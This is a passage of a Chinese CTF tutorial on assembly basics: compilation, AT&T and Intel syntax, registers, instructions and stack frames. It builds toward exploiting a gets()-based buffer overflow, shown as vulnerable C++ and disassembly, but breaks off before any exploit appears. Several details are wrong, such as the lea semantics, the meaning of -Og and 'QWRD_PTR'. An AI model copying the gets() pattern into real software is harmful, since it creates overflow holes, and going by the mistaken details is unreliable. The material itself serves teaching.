

汇编文档整理

前言

本文旨在带领你快速了解汇编的特点以及程序运行的基本过程,让你体验专业而粗暴的攻击方式.当初很多人想做hacker就报了计算机专业,结果技能树点错了,成了程序员.做为一个CTF选手,我主要负责pwn--即漏洞利用部分,接下来带你体验二进制攻击.下面我们简单介绍一下你需要了解哪些知识.

1. 汇编基础
2. 基本逆向工程
3. 简单调试技巧
4. 函数运行时栈的构造与内存分布
5. 基本Linux基础
6. 缓冲区溢出漏洞利用

本文将对比x86与x86-64程序,即32位与64位,主流机器大部分运行64位程序,但32程序运行的原理十分重要(主要体现在函数调用部分)

建议阅读的资料:

- 汇编语言(王爽)
 - 此书主要介绍8086汇编,虽然8086已经淘汰,但是对理解计算机驱动层十分有益,笔者花了15天读完,建议阅读
- 深入理解计算机系统
 - 本书为卡内基梅隆大学教材,内容之精妙无法描述orz,全书732页笔者读了一半,打算多刷几遍,强推!!!
- 程序员的自我修养
 - 听名字像是颈椎病康复指南之类的书,实际上讲的是编译时链接装载的过程,硬核玩家必看
- SICP
 - 这是魔法!!!

希望在你读完这篇文章的时候能够拿下你的第一台主机.

汇编基础

为啥要学汇编

汇编是逆向工程的基础,许多人都希望能够破解软件,制作游戏外挂,不花钱冲会员等等,这都属于逆向工程的范畴.逆向工程就是在只有二进制文件的时候,我通过反汇编的手段来从二进制文件获得汇编代码,进而对汇编代码进行反编译得到类C的高级语言,以辅助我们了解程序逻辑,挖掘程序漏洞.

同时,逆向工程是学习C/C++最好的途径.C系语言本就是为开发Unix而生,因此他完美的契合Unix生态,因此在Linux下你可以轻易的获得一个程序的指令码(opcode),汇编代码,以及未链接的目标文件.而你学到现在可能都不知道main函数有三个参数,为什么main函数一定要写`return 0;` (虽然你不写,但这是十分差劲的习惯).只有通过阅读汇编代码你才能真正理解程序的运行原理,你才能真正的理解编译的高明之处,你才能真正领略到前人的伟大智慧.我强烈建议同学们安装ubuntu18.04虚拟机进行实验,这样你才能获得最好的体验.

我知道现在流行一种歪风邪气,由于互联网市场膨胀,资本大量流入,大量公司需求网站开发与移动端开发.因此一些学生急功近利,认为自己会写几行php,套个框架,api倒背如流,就算编程大牛了.认为自己会写几行python java,调一调库,用一用flask spring搭个网站,整天拿一些现有的库高谈扩论,写一些业务逻辑,搞几个微信小程序就算是高级程序员了.反而嘲笑C/C++老掉牙,内心浮躁而不愿了解底层,这本身就是一种自欺欺人.多数人由于畏难心理而拒绝C++,只推崇语法糖更加简单的python.作为计算机科学研究人员,我们决不能满足于只写一些应用层逻辑,只有真正了解了计算机的细节,我们才能成为大师,否则你与专科培训班的学生有什么区别.

从Hello_world开始


你向家里的弟弟妹妹炫耀你的编程技巧时,你可能写过无数次Hello_world来骗他们了,也许你自认为对它十分熟悉,下面我们从头看到底发生了什么. 首先你会熟练的写一个hello.c:

```
#include<stdio.h>
int main(int argc, char *argv[], char *envp[]){
    printf("Hello World!");
    return 0;
}
```

或许你在dev-c++里熟练的按下F11,不过在linux终端里,我们使用GNU开源编译器gcc进行编译,命令如下:

```
> gcc -o hello hello.c
```

在这里,gcc驱动程序读取源程序文件hello.c,并把它翻译成一个可执行的二进制文件,这个翻译过程可分为四个阶段,如下图.这四个阶段的程序(预处理器 编译器 汇编器 连接器)构成了编译系统(Compilation System)



- 预处理阶段: 预处理器(cpp)根据一字符#开头的命令修改原始C程序.比如hello.c的第一行 `#include<stdio.h>` 命令告诉预处理器读取系统头文件stdio.h的内容,并把它直接插入文本程序中.结果就得到了另一个C程序,通常以".i"作为后缀.
- 编译阶段: 编译器(ccl)将文本文件hello.i翻译成文本文件hello.s,他包含一个汇编程序,该程序的main函数定义,如下:

```
main:
    subq    $8,%rsp
    movl    $.LC0,%edi
    call    puts
    movl    $0,%eax
    addq    %8,%rsp
    ret
```

2~7行的每一条汇编语句都描述了一条低级机器语言指令,汇编的牛啤之处就在于它为不同的高级语言的不同编译器提供了通用的输出语言,相当与对底层进行了封装,统一了接口.这是很了不起的一项成就.

- 汇编阶段: 接下来,汇编器(as)将hello.s翻译成机器语言指令,把这些指令打包成可重定位目标程序(relocatable object program)hello.o,hello.o是一个二进制文件,如果你用记事本打开他将看到一堆乱码.
- 链接阶段: 注意,hello调用了printf函数,这是C标准库所提供的函数,printf存在于一个叫printf.o的单独预编译好了的目标文件中,我们必须使用某种神秘魔法将hello.o与printf.o融合起来,这就是链接器的工作,最后我们就得到了hello文件,这是一个可执行目标文件,可以被加载到内存中,由系统执行.

最后,尝试在Linux终端里运行你的程序:

```
> ./hello  
  
Hello World!#
```

到此为止我们已经稍微了解了Hello_world,当学弟学妹在你面前吹牛的时候,你就可以问他:你知道Hello_world有多复杂吗?

汇编风格

从传统上来说,汇编有两种风格,一种是AT&T风格,一种是Intel风格.AT&T是Linux默认格式,而Intel则是微软默认格式.两种风格没有好坏之分,下面我们介绍一下他们的区别.我们还是以一个程序为例,首先我们写一个mstore.c文件如下:

```
long mult2(long, long);  
  
void multstore(long x, long y, long *dest) {  
    long t = mult2(x, y);  
    *dest = t;  
}
```

接下来,我们编译这个程序,在命令中使用'-S'选项可以生成汇编代码:

```
> gcc -Og -S mstore.c
```

此处'-Og'代表不进行优化,编译器会默认对你写的垃圾代码进行优化

接下来你会发现生成了一个mstore.s,里面有各种声明,但是包括如下几行:

```
;AT&T style:  
multstore:  
pushq    %rbx  
movq     %rdx, %rbx  
call     mult2  
movq     %rax, (%rbx)  
popq     %rbx  
ret
```

以上代码描述了一系列机器指令,你会注意到里面有各种 `%rax` 之类的东西,这些%开头的东西就是寄存器(Register).他们是cpu中的储存单元,cpu所进行的一切进算都必须由寄存器储存,同时它也是速度最高的存储单元.我们可以把寄存器理解为局部变量,他用来存储某个函数调用所需要的数据.

以上这种带%的汇编就是AT&T风格,他的阅读顺序是从左往右,就像是说话一样自然.而 `pushq movq` 等等是一些指令,他们实际上就是英文单词push和mov(即move的缩写),至于为什么后面加了一个'q',是因为q描述了mov后面的数据的大小.q代表"4字"(quad words)即一个64位数,即 `%rdx` 与 `%rbx` 中存储了long类型的数.而 `movq %rdx, %rbx` 的意思就如同字面意思一样,把 `%rdx` 里的数据移动到 `%rbx` 里.这就好比C语言中的赋值操作:

```
%rbx = %rdx
```

注: 由于是从16位体系结构扩展为32位的,Intel使用术语 "字(word)"来表示16位数据. 因此称32位数为"双字(double words)",称64位数为"4字(quad words)". 在C语言中,int为32位即"双字",4个字节.大家要清楚一点,位(bit) 字节(byte)在任何情况下都是没有歧义的,一个字节就是8位.但是字(word)随着语境的不同大小会发生变化,在这里特指16位,在其他文章中应根据上下文判断.

接下来我们给出该程序Intel风格的代码:

```
multstore:
    push    rbx
    mov     rbx, rdx
    call    mult2
    mov     QWRD_PTR [rbx], rax
    pop     rbx
    ret
```

你可以使用 `gcc -Og -S -masm=intel mstore.c` 获得该代码,我们可以看到他与AT&T有以下几点不同:

- Intel 代码省略了指令的后缀,我们看到push和mov而不是pushq和movq.
- Intel 代码省略了寄存器前的%,用的是rbx,而不是%rbx
- Intel 代码用 `QWRD_PTR [rbx]` 来描述内存中的内容,而不是 `(%rbx)`
- Intel 代码目标与对象与AT&T的相反,比如 `mov rbx, rdx` 等价于 `rbx = rdx`,在AT&T中要写成 `movq %rdx, %rbx`

下面我面介绍一下上面出现的几条指令:


- `mov`: 他是一个传递指令,表示把数据从一处传递到另一处,你可以简单把他理解为赋值语句
 - 然而mov的操作对象只有如下几种情况:
 1. `mov rax, rbx` => `rax = rbx` 即从寄存器到寄存器
 2. `mov [rax], rbx` => `*rax = rbx` 即从寄存器到内存
 3. `mov rax, [rbx]` => `rax = *rbx` 即从内存到寄存器
 4. `mov rax, 3` => `rax = 3` 即将立即数赋值给rax
 5. `mov [rax], 3` => `*rax = 3` 即将立即数存储在内存

无论如何都不能 `mov [rax], [rbx]` 即不可从内存到内存

至于 `[rax]` 是什么东西, `[]` 是寻址运算符就相当与C语言中的 `*`,他会把 `[rax]` 中的rax当作指针,去访问rax储存的地址所指向位置的内容.比如, `mov [rax], 3` 相当于 `*rax = 3`.

更加复杂的寻址方式暂时跳过

- `push`: 相信大家应该都用过C++里面的Vector了,应该都比较熟悉push和pop了.push和pop本就是为了栈(Stack)这种数据结构所设计的, `push` 和 `pop` 分别描述了入栈和出栈的操作.



`push`就是将数据推入栈中,`pop`则是从栈中弹出.看似简单的数据结构是则是为了适应工业要求而诞生的产物.在同学们的印象里stack似乎是为了做算法题才创造出来的,实则不是,上古时期,科学家在研究函数调用时发现,他们需要一种能够保存当前状态的东西,这样才能实现函数的递归调用.这样解释可能还是有些抽象.我们举个例子,相信大家都看过<<盗梦空间>>这部电影,我们可以在梦里做梦,深入好几层梦境,其实这就类似与函数的递归,但是如果想要进入下一层梦境,你就必须要储存好当前的状态,这样一来,当你每次醒来时,你都处在之前保存好的状态之中.对于函数而言,每次从内层调用中返回,你都要恢复调用之前的状态,例如:

```
int A(){
    B();
    b = a + 1;
    return b;
}
```

我们看到A()函数调用了B();那么我们首先要清楚一件事,当B()运行结束之后会发生什么?


显然要接着继续执行A()后面的指令,那么我们要怎样才能在B()运行结束后回到A()内并继续执行 `b = a + 1` 呢?很显然,我们必须在执行B()之前就提前保存好当前的所有状态,并且把B()返回后要执行的下一条指令提前储存起来.这样我们才能在每一次函数调用结束后回到原来的位置并继续向下执行.

想到这里,似乎stack就是最好的实现方式.在每一次进行函数调用时就把当前的相关寄存器的值push进stack,并且把被调函数结束后的返回地址也push进stack,这样以来,当函数结束时,我们只需要把相关数据再pop到对应的寄存器,我们就相当于恢复了调用前的状态,类似于游戏的"存档与读档"的操作.如果我们要实现递归调用,那么我们只需要在每一次调用时建立起新的stack frame即栈帧,每个函数都有自己的栈帧,每个栈帧存储着对应函数调用的数据.因此我们只需要一直push,为每次递归建立新的栈帧,在返回时将对应栈帧的内容pop出来就能完美的实现递归调用.

对于栈本身而言,它是人为规定的出来的.我相信很多人仍这种误解:他们认为stack实际存在与计算机中,他们还信誓旦旦的说内存里还有堆(heap),每次malloc或者new就会从堆里面开辟空间,而函数却只会开栈,所以栈和堆实际存在.

这种想法是极端错误的,产生这种想法的原因是老师上课讲的比较笼统,而且他们确实是这么说的...其实,stack与heap并不存在,他们是我们人为从内存里划分一部分并且给他们取名叫stack或者heap,他们与其他内存空间并没有本质区别,并不是说内存中的某一段天生就具有push和pop的特效,或者说只是由于前辈使用了一些黑魔法才把普通的内存搞出了stack的功能.

按照规矩,我们更应该称之为Stack Segment即"栈段"以及Heap Segment即"堆段",因为stack与heap都是内存上的一段.实际上在程序运行时会创建许多的段(segment),比如代码段(Text Segment) BSS段(BSS Segment)等等.我想大家在C/C++编程时经常看到segment这个单词只是你没有留意.一般,你如果产生了内存错误,比如越界访问,就会导致Segment Fault,即"段错误",国内一个还算不错的代码论坛"思否"正是取名于此.下面给大家一个内存宏观图:



我们在这里只是简单的介绍一下原理,更多的细节在后面会分析.

- **call**: 正如其字面意思,就是调用某个函数的意思,其参数是一段地址
- **pop**: 其参数应为应某寄存器,效果是将栈顶数据弹出至目标寄存器.
- **ret**: 即函数返回
 - 这里又要强调一下,有一个错误观点:许多人认为函数没有返回值就不需要返回.这个观点是极端错误的.返回的真正意义是:当前被调用函数(called function)执行结束后,回到上层调用函数(callee function)的过程.而返回值仅仅是函数向外层传递出的结果,函数会把想要传递出的结果在返回之前放入`%rax`寄存器,这个值就叫返回值.
 - 实际上 **ret** 等价于 **pop %rip** 这里很重要,后文会详细说明.

关于常用寄存器介绍

cpu的一切活动都是基于寄存器的,你可以把寄存器理解为变量,函数运行所产生的中间变量优先使用寄存器存储,若寄存器存不下则存入内存即栈中,或者用户主动选择分配一段内存即在堆区分配内存用于存储数据。

先给大家一张寄存器的图:



Figure 3.35 Integer registers. The existing eight registers are extended to 64-bit versions, and eight new registers are added. Each register can be accessed as either 8 bits (byte), 16 bits (word), 32 bits (double word), or 64 bits (quad word).

我们可以看到图中写了一些你根本看不懂的东西(%rax之类的),那就是寄存器的名字,首先这附图的最右边介绍了各种寄存器的作用,比如%rax的作用是储存"Return value",即储存返回值.接着我们看图的最上面写着几个神秘数字 0 7 8 15 31 63,这一串神秘数字代表了寄存器的大小,你可以清楚的看到,当寄存器的大小不同时,他们的名字似乎不太一样.比如%rax包括了%eax,而%eax包括了%ax,%ax又包括了%ah和%al.为啥好端端的寄存器要分这么细呀?这是由于历史原因造成的.

传说,在上古时期,人们还处于只有16位cpu的蛮荒时代,上古大神编程也使用8086汇编.那个时候一个寄存器的大小最大也只有16位,就是上图%ax %bx那一列.可见古代程序员编程条件比较艰苦,虽然寄存器只有16位,但是他们又想实现一些黑魔法来优化算法,这就需要更加细致的操作寄存器,因此他们又把寄存器分成了高8位与低8位两部分,即%ah与%al.

顺便一提:那个时候,想要访问内存是一件很繁琐的事情,由于当时的寄存器只有16位,但是地址的寻址范围确实20位,也就是说一个寄存器是存不下一个完整的地址的,因此大佬们决定用两个寄存器存地址,他们决定用"基址+偏移"的方式储存地址.好了我知道你开始听不懂了,举个栗子:

从郊区9斋到老麻抄手距离8848km,到逸夫楼8000Km,现在我有个要求:你只用两个寄存器,每个寄存器不超过三位,让你几下这个距离.你如何操作?

- 凡夫俗子: 这还不简单,直接从中间分开呗?
 - 88 48 俩数,一个才两位,我真nb
- 大佬: 优化一下
 - 800 848 (真实地址 = 基地址*偏移+偏移地址) $800 * 10 + 848$

其实道理很简单,正常人简单的把十进制数分成两半实际上也是基址+偏移的一种,但是由于设计错误,导致基址和偏移要同时发生改变.比如,假如今天想换个口味,想吃九本拉面了,距离变成了8747Km, 87 47 相对于 88 48 变了两个数.而 800 848 相对于 800 747 来说只变了一个偏移,这样就可以减少一次修改寄存器的操作.

这种寻址方式称之为"间址寻址"(因为是间接的嘛),由于现在的寄存器都容量很大所以这种寻址方式变得不再常见,但是这种神奇的思想依然十分重要,在函数建立栈帧的时候依然使用间址寻址的方式,请大家反复思索并理解.

如今大家的程序基本都是64位的,即x86-64所以寄存器一般是"r"开头的,比如%rax之类的,四五年前流行32位的程序,即x86,寄存器大小一般是32位,以"e"开头,比如%eax.如今的机器为了向下兼容以前的程序,仍然保留之前的寄存器模型,所以%rax的低32位仍然是%eax,就像图中显示的那样.

有些寄存器具有特殊的功能,比如%rip %rsp %rbp等等,稍微介绍一下:

- %rip: 指令指针(Instruction Pointer)寄存器,因此在8086中被缩写为ip,32位时为%eip.
 - 作用是存储下一条要执行的指令的地址
 - 敲重点! 假如能够修改这个寄存器,那么我们似乎就可以控制程序流程,进而控制整个计算机系统
 - 你不能像访问通用寄存器那样访问它,即找不到可用来寻址EIP并对其进行读写的操作码(OpCode).EIP可被 jmp、call和ret等指令隐含地改变(事实上它一直都在改变).
- %rsp: 栈顶指针(Stack Pointer)寄存器,8086中为sp,32位为%esp
 - 众所周知stack具有底(第一个入栈的)和顶(最后一个入栈的),rsp指向栈顶
- %rbp: 栈基指针(Base Pointer)寄存器,8086中为bp,32位为%ebp
 - 与%rsp对应,%rbp指向栈底
 - 也就是说这俩寄存器指向内存中的栈段(stack segment)
- %rdi %rsi %rdx %rcx %r8 %r9: 在x86-64位程序中,分别是调用函数时传递参数时使用的,若有更多参数,则存入栈中.例如:
 - `printf("%d %d %d %d %d %d %d",1,2,3,4,5,6,7);` 则1-6分别存在%rdi - %r9中,'7'则存于栈上.
 - 需要注意的是x86程序,即32位程序的传参方式与64位区别很大,32位程序的参数传递完全依靠栈.

扩展阅读

为了访问函数局部变量,必须能定位每个变量.局部变量相对于堆栈指针ESP的位置在进入函数时就已确定,理论上变量可用ESP加偏移量来引用,但ESP会在函数执行期随变量的压栈和出栈而变动.尽管某些情况下编译器能跟踪栈中的变量操作以修正偏移量,但要引入可观的管理开销.而且在有些机器上(如Intel处理器),用ESP加偏移量来访问一个变量需要多条指令才能实现.

因此,许多编译器使用帧指针寄存器FP(Frame Pointer)记录栈帧基地址.局部变量和函数参数都可通过帧指针引用,因为它们到FP的距离不会受到压栈和出栈操作的影响.有些资料将帧指针称作局部基指针(LB-local base pointer).

在Intel CPU中，寄存器BP(EBP)用作帧指针。在Motorola CPU中，除A7(堆栈指针SP)外的任何地址寄存器都可用作FP。当堆栈向下(低地址)增长时，以FP地址为基准，函数参数的偏移量是正值，而局部变量的偏移量是负值。

请同学们务必记牢我上面提到的寄存器的作用,都是英文缩写,不难记.

常用指令

基本的指令其实没有几条,上面已经介绍不少了,我们再介绍几个常用的就可以开始实战了,下面我们看个例子:

```
[0x080491d3]> s sym.vulnerable
[0x0804919d]> pdf
/ (fcn) sym.vulnerable 54
  sym.vulnerable ();
    ; var char *s @ ebp-0x14
    ; var int local_4h @ ebp-0x4
    ; CALL XREF from sym.main (0x80491e3)
0x0804919d 55      push ebp
0x0804919e 89e5    mov ebp, esp
0x080491a0 53      push ebx
0x080491a1 83ec14  sub esp, 0x14
0x080491a4 e807ffff call sym.__x86.get_pc_thunk.bx
0x080491a9 81c3572e0000 add ebx, 0x2e57 ; 'W.'
0x080491af 83ec0c  sub esp, 0xc
0x080491b2 8d45ec  lea eax, dword [s]
0x080491b5 50      push eax ; char *s
0x080491b6 e875feffff call sym.imp.gets ; char *gets(char *s)
0x080491bb 83c410  add esp, 0x10
0x080491be 83ec0c  sub esp, 0xc
0x080491c1 8d45ec  lea eax, dword [s]
0x080491c4 50      push eax ; const char *s
0x080491c5 e876feffff call sym.imp.puts ; int puts(const char *s)
0x080491ca 83c410  add esp, 0x10
0x080491cd 90      nop
0x080491ce 8b5dfc  mov ebx, dword [local_4h]
0x080491d1 c9      leave
0x080491d2 c3      ret
[0x0804919d]>
```


首先可以告诉大家这个程序是有严重漏洞的,可以导致系统被"get shell"(就是说拿到最高控制权限啦).然而这段程序竟然被老师作为"模范程序"进行讲解,我一定要找到这张截图:

```

#include<iostream>
using namespace std;
int main()
{ int n=0 ,i;
  char chArray[30];
  gets(chArray);
  for(i=0; chArray[i];i++)//每个字符输出, '\0' 结束
  {   cout<<chArray[i];
      n++;}

  cout<<endl;
  cout<<"输入的字符数是: "<<n<<endl;
  return 0;}

```



```

c++program ok!
c++program ok!
输入的字符数是: 14
Press any key to continue

```

-39-

这是老师课件上的例题,这就是教科书式的漏洞,这段程序与上边的汇编的区别就是输出的方式不同,汇编李用的 puts()函数,下面使用了for loop进行输出.其他的基本一致.漏洞就发生在被老师标红的gets函数那里,我记得这一课讲的是如何把输入的空格读进来,因为cin不行,所以老师选择了gets()函数.在此强调:

永远都不要使用gets()函数,他对输入长度没有限制与检查,会爆栈,造成严重的缓冲区溢出.

为了让大家体验到这种漏洞的严重性,我决定一会就让大家攻击这个"模范"程序进行实验.

介绍一下,剩下几个指令:

- **sub**: 故名思意,减的意思. `sub eax, 0xc` 就是 `eax = eax - 0xc` 的意思
 - AT&T写法: `sub $0xc, %eax`
 - 注:'\$'开头的东西叫"立即数",就是常数
- **add**: 与sub同理,不再赘述
- **lea**: 这个指令比较神奇,她叫做"加载有效地址(Load Effective Address)",其实就是C/C++里的取址操作,例如:
 - `lea eax, 13(esp)` 等价于 `eax = *(esp-13)`
 - lea还可以用于简单的算数计算,例如:
 - `lea rax, (rdi,rsi,4)` 等价于 `rax = rdi + rsi * 4`
- **nop**: 啥也不干...理论上等价于.... `mov eax, eax` ,主要起到延时的作用.
- **jmp**: 故名思意,jump跳转的意思,用法 `jmp 0x400ac` ,意思是跳转到0x400ac这个地放执行指令.
 - jmp一般出现在: if-else语句 goto语句 各种loop
 - 同系列还有 `je jne jle jge jl jg` ,他们是"条件跳转",若等于则跳转,若不等于则跳转,若小于等于则跳转,若大于等于则跳转.....自行脑补

汇编中,循环一般使用jmp进行实现,其实就是jmp到循环开始的地方

- `cmp`: compare比较的意思,就是比较一下两个对象是否相等,用法: `cmp eax, 1` 比较eax是否等于1,一般用于if-else语句,循环判断等等...

我只是粗略的介绍了一下各种指令,如果你想要深入学习可以读<<汇编语言>>王爽的那本,下面给一个汇编教程网站[Assembly Language](http://AssemblyLanguage.com),质量挺好.

放一下上面那段程序的AT&T代码:

```
0804919d <vulnerable>:
804919d: 55          push    %ebp
804919e: 89 e5       mov     %esp,%ebp
80491a0: 53          push    %ebx
80491a1: 83 ec 14    sub     $0x14,%esp
80491a4: e8 07 ff ff call    80490b0 <_x86.get_pc_thunk.bx>
80491a9: 81 c3 57 2e 00 00 add     $0x2e57,%ebx
80491af: 83 ec 0c    sub     $0xc,%esp
80491b2: 8d 45 ec    lea     -0x14(%ebp),%eax
80491b5: 50          push    %eax
80491b6: e8 75 fe ff ff call    8049030 <gets@plt>
80491bb: 83 c4 10    add     $0x10,%esp
80491be: 83 ec 0c    sub     $0xc,%esp
80491c1: 8d 45 ec    lea     -0x14(%ebp),%eax
80491c4: 50          push    %eax
80491c5: e8 76 fe ff ff call    8049040 <puts@plt>
80491ca: 83 c4 10    add     $0x10,%esp
80491cd: 90          nop
80491ce: 8b 5d fc    mov     -0x4(%ebp),%ebx
80491d1: c9          leave
80491d2: c3          ret
```

接下来我们进行重点讲解,函数调用时栈的构造与内存变化及传参方式.

函数调用时栈的构造

程序本身就是各种函数的组合,因此了解函数的运行原理极为重要,这一部分是我们日后实施攻击的关键.

1. 关于寄存器使用的约定:

程序寄存器组是唯一能被所有函数共享的资源.虽然某一时刻只有一个函数在执行,但需保证当某个函数调用其他函数时,被调函数不会修改或覆盖主调函数稍后会使用到的寄存器值.因此,IA32采用一套统一的寄存器使用约定,所有函数(包括库函数)调用都必须遵守该约定.

根据惯例,寄存器`%eax`、`%edx`和`%ecx`为主调函数保存寄存器(caller-saved registers),当函数调用时,若主调函数希望保持这些寄存器的值,则必须在调用前显式地将其保存在栈中;被调函数可以覆盖这些寄存器,而不会破坏主调函数所需的数据.寄存器`%ebx`、`%esi`和`%edi`为被调函数保存寄存器(callee-saved registers),即被调函数在覆盖这些寄存器的值时,必须先将寄存器原值压入栈中保存起来,并在函数返回前从栈中恢复其原值,因为主调函数可能也在使用这些寄存器.此外,被调函数必须保持寄存器`%ebp`和`%esp`,并在函数返回后将其恢复到调用前的值,亦即必须恢复主调函数的栈帧.

当然,这些工作都由编译器在幕后进行.不过在编写汇编程序时应注意遵守上述惯例.

2. 栈帧结构:

